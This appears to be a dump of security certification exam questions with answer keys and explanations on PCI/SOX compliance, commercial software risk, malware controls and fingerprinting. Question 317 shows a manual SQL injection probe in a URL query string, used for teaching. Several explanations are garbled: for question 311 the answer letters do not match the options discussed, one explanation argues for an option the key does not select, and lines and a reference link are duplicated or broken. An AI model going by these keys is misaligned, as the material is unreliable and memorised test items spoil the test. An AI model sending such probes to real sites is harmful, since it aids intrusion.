ABC Company must achieve compliance for PCI and SOX. Which of the following would BEST allow the organization to achieve compliance and ensure security? (Select THREE).

- A. Establish a list of users that must work with each regulation
- B. Establish a list of devices that must meet each regulation
- C. Centralize management of all devices on the network
- D. Compartmentalize the network
- E. Establish a company framework
- F. Apply technical controls to meet compliance with the regulation

**Answer:** BDF

#### Explanation:

Payment card industry (PCI) compliance is adherence to a set of specific security standards that were developed to protect card information during and after a financial transaction. PCI compliance is required by all card brands.

There are six main requirements for PCI compliance. The vendor must: Build and maintain a secure network

Protect cardholder data

Maintain a vulnerability management program Implement strong access control measures Regularly monitor and test networks Maintain an information security policy

To achieve PCI and SOX compliance you should:

Establish a list of devices that must meet each regulation. List all the devices that contain the sensitive data.

Compartmentalize the network. Compartmentalize the devices that contain the sensitive data to form a security boundary.

Apply technical controls to meet compliance with the regulation. Secure the data as required. Incorrect Answers:

A: It is not necessary to establish a list of users that must work with each regulation. All users should be trained to manage sensitive data.

A: However, PCI and SOX compliance is more about the security of the data on the computers that contain the data.

C: Central management of all devices on the network makes device management easier for administrators. However, it is not a requirement for PCI and SOX compliance.

E: A company framework is typically related to the structure of employee roles and departments. It is not a requirement for PCI and SOX compliance.

References:

<http://searchcompliance.techtarget.com/definition/PCI-compliance>HYPERLINK "http://searchcompliance.techtarget.com/definition/PCI-compliance"nce

#### NEW QUESTION 311

A company decides to purchase commercially available software packages. This can introduce new security risks to the network. Which of the following is the BEST description of why this is true?

- A. Commercially available software packages are typically well known and widely available. Information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits.
- B. Commercially available software packages are often widely available.
- C. Information concerning vulnerabilities is often kept internal to the company that developed the software.
- D. Commercially available software packages are not widespread and are only available in limited area.
- E. Information concerning vulnerabilities is often ignored by business managers.
- F. Commercially available software packages are well known and widely available.
- G. Information concerning vulnerabilities and viable attack patterns are always shared within the IT community.

**Answer:** B

#### Explanation:

Commercially available software packages are often widely available. Huge companies like Microsoft develop software packages that are widely available and in use on most computers. Most companies that develop commercial software make their software available through many commercial outlets (computer stores, online stores etc).

Information concerning vulnerabilities is often kept internal to the company that developed the software. The large companies that develop commercial software packages are accountable for the software. Information concerning vulnerabilities being made available could have a huge financial cost to the company in terms of loss of reputation and lost revenues. Information concerning vulnerabilities is often kept internal to the company at least until a patch is available to fix the vulnerability.

Incorrect Answers:

A: It is true that commercially available software packages are typically well known and widely available. However, it is not true that information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits. Information concerning vulnerabilities is often kept quiet at first but the information is usually made available when a patch is released to fix the vulnerability.

C: It is not true that commercially available software packages are not widespread and are only available in limited areas.

D: It is true that commercially available software packages are typically well known and widely available. However, it is not true that information concerning vulnerabilities and viable attack patterns are always shared within the IT community. This information is often kept internal to the company that developed the software until a patch is available.

#### NEW QUESTION 314



A security administrator has noticed that an increased number of employees' workstations are becoming infected with malware. The company deploys an enterprise antivirus system as well as a web content filter, which blocks access to malicious web sites where malware files can be downloaded. Additionally, the company implements technical measures to disable external storage. Which of the following is a technical control that the security administrator should implement next to reduce malware infection?

- A. Implement an Acceptable Use Policy which addresses malware downloads.
- B. Deploy a network access control system with a persistent agent.
- C. Enforce mandatory security awareness training for all employees and contractors.
- D. Block cloud-based storage software on the company network

**Answer: D**

**Explanation:**

The question states that the company implements technical measures to disable external storage. This is storage such as USB flash drives and will help to ensure that the users do not bring unauthorized data that could potentially contain malware into the network.

We should extend this by blocking cloud-based storage software on the company network. This would block access to cloud-based storage services such as Dropbox or OneDrive.

Incorrect Answers:

A: An Acceptable Use Policy is always a good idea

A. However, it just tells the users how they 'should' use the company systems. It is not a technical control to prevent malware.

B: A network access control system is used to control access to the network. It does not prevent malware on client computers.

C: Mandatory security awareness training for all employees and contractors is always a good idea. However, it just educates the users about potential security risks. It is not a technical control to prevent malware.

**NEW QUESTION 317**

A security tester is testing a website and performs the following manual query: <https://www.comptia.com/cookies.jsp?products=5%20and%201=1>

The following response is received in the payload: "ORA-000001: SQL command not properly ended" Which of the following is the response an example of?

- A. Fingerprinting
- B. Cross-site scripting
- C. SQL injection
- D. Privilege escalation

**Answer: A**

**Explanation:**

This is an example of Fingerprinting. The response to the code entered includes "ORA-000001" which tells the attacker that the database software being used is Oracle.

Fingerprinting can be used as a means of ascertaining the operating system of a remote computer on a network. Fingerprinting is more generally used to detect specific versions of applications or protocols that are run on network servers. Fingerprinting can be accomplished "passively" by sniffing network packets passing between hosts, or it can be accomplished "actively" by transmitting specially created packets to the target machine and analyzing the response.

Incorrect Answers:

B: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not an example of XSS.

C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). The code entered in the question is similar to a SQL injection attack but as the SQL command was not completed, the purpose of the code was just to return the database software being used.

D: Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The code in the question is not an example of privilege escalation.

References: <http://www.yourdictionary.com/fingerprinting>

**NEW QUESTION 322**

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